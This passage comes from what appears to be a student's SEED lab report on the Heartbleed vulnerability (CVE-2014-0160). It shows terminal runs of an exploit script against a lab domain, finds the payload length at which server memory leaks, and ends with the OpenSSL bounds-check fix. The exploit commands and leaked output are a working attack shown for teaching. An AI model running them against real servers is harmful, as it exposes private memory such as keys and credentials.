Please wait... connection attempt 1 of 1
#####
.F
[11/14/2021 04:26] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$

Terminal
[11/14/2021 03:44] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com --l 22
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[11/14/2021 03:44] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$
```

From repeated trials we get to know that till payload length of 22 bytes we get no data in the response.



The image shows a terminal window running the 'defribulator v1.20' tool against the target 'www.heartbleedlabelgg.com:443' with a payload length of 23. The output shows a warning message: 'WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!'. This indicates that the server is vulnerable and returns more data than expected for this payload length.

```
[11/14/2021 04:27] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com --l 23
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC..3.6..._D:-eF
```

Now we can see that when the payload length is 23 bytes we get data in the response. Hence 23 bytes is the boundary value of the payload length. At any value for the payload above this causes the extra data/information coming in the response.

### **Step 5: Countermeasure and bug fix**

#### **Methods to prevent this attack:**

- 1) We can update the SSL and use the updated SSL which has solved this problem.
- 2) In the code perspective we add the below code:

```
...
    hbtype =
    *p++;
    n2s(p,payload
d);

    if (1 + 2 + payload + 16 >
sizeof(HeartbeatMessage)) return 0; /* silently
discard per RFC 6520 sec. 4*/
```

From the above code we can see that in the conditional if statement the condition is  $(1 + 2 + \text{payload} + 16 > \text{sizeof}(\text{HeartbeatMessage}))$  where value 1 stands for storing 1-byte type, value 2 stands for storing 2-byte type and value 16 is used for padding. If the summation  $(1 + 2 + \text{payload} + 16)$  is greater than the  $\text{sizeof}(\text{HeartbeatMessage})$  then the request packet is rejected. On this condition the Heartbleed attack is prevented.